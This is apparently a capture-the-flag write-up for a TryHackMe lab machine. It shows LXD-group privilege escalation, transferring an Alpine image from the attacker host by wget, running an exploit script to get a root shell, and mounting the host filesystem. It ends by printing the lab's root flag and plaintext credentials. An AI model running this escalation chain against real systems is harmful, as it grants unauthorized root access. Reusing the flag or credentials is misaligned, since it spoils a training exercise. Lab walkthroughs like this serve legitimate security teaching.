
ubuntu version



```
cage@national-treasure:~$ lsb_release
No LSB modules are available.
cage@national-treasure:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic
cage@national-treasure:~$ 
```


-download the script and the alpine thing mentioned in the script
  remember to convert it with dos2unix

-in my machine, build the alpine file as root user




```
nobodyatall@0xB105F00D:~/tryhackme/breakoutthecage$ sudo bash build-alpine
Determining the latest release... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading alpine-keys-2.2-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

upload the converted script and the builded alpine file to victim machine




```
cage@national-treasure:/tmp$ wget 10.9.10.47:8080/alpine-v3.12-x86_64-20200617_0918.tar.gz
--2020-06-16 17:21:18--  http://10.9.10.47:8080/alpine-v3.12-x86_64-20200617_0918.tar.gz
Connecting to 10.9.10.47:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3120012 (3.0M) [application/gzip]
Saving to: ‘alpine-v3.12-x86_64-20200617_0918.tar.gz’

alpine-v3.12-x86_64-20200617_0 100%[=================================================>]   2

2020-06-16 17:21:24 (547 KB/s) - ‘alpine-v3.12-x86_64-20200617_0918.tar.gz’ saved [3120012/3

cage@national-treasure:/tmp$ 
```

execute the script with the alpine file and voila we've root



```
cage@national-treasure:/tmp$ ./46978 -f alpine-v3.12-x86_64-20200617_0918.tar.gz
Image imported with fingerprint: 384da19f071c365ade3bfe4d6468bcafe933eb79d7bfa22d8c4ed97905d245a4
[*] Listing images...

+--------+--------------+--------+--------------------------------+--------+--------+-----------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION           |  ARCH  |  SIZE  |         UPLOAD DATE         |
+--------+--------------+--------+--------------------------------+--------+--------+-----------------------------+
| alpine | 384da19f071c | no     | alpine v3.12 (20200617_09:18) | x86_64 | 2.98MB | Jun 16, 2020 at 5:22pm (UTC) |
+--------+--------------+--------+--------------------------------+--------+--------+-----------------------------+
Creating privesc
Device giveMeRoot added to privesc
~ # id
uid=0(root) gid=0(root)
~ #
```


-navigate to /mnt/root to access the root directory



```
cage@national-treasure:/tmp$ ./46978 -f alpine-v3.12-x86_64-20200617_0918.tar.gz
Error: Image with same fingerprint already exists
[*] Listing images...

+--------+--------------+--------+--------------------------------+--------+--------+--------------------------
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION           |  ARCH  |  SIZE  |         UPLOAD DATE
+--------+--------------+--------+--------------------------------+--------+--------+--------------------------
| alpine | 384da19f071c | no     | alpine v3.12 (20200617_09:18) | x86_64 | 2.98MB | Jun 16, 2020 at 5:22pm (UTC)
+--------+--------------+--------+--------------------------------+--------+--------+--------------------------
Creating privesc
Device giveMeRoot added to privesc
~ # cd /mnt/root
/mnt/root # ls
bin            dev.null       initrd.img.old  media          root           srv            usr
boot           etc            lib             mnt            run            swap.img       var
cdrom          home           lib64           opt            sbin           sys            vmlinuz
dev            initrd.img     lost+found      proc           snap           tmp            vmlinuz.old
/mnt/root # cd root
/mnt/root/root # ls
email_backup
/mnt/root/root #
```

Menu
cage@national-treasur...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

and we get the root flag!!



```
/mnt/root/root # cd email_backup/
/mnt/root/root/email_backup # ls
email_1  email_2
/mnt/root/root/email_backup # cat email_2
From - master@ActorsGuild.com
To - SeanArcher@BigManAgents.com

Dear Sean

I'm very pleased to here that Sean, you are a good disciple. Your power over him has become
strong... so strong that I feel the power to promote you from disciple to crony. I hope you
don't abuse your new found strength. To ascend yourself to this level please use this code:

THM{8R1NG_D0WN_7H3_C493_L0N9_L1V3_M3}

Thank you

Sean Archer
/mnt/root/root/email_backup # 
```

Creds

```
ssh cred
======
weston:Mydadisghostrideraintthatcoolnocausehesonfirejokes

root cred
======
 root:cageisnotalegend
```

Flags

Write-up Images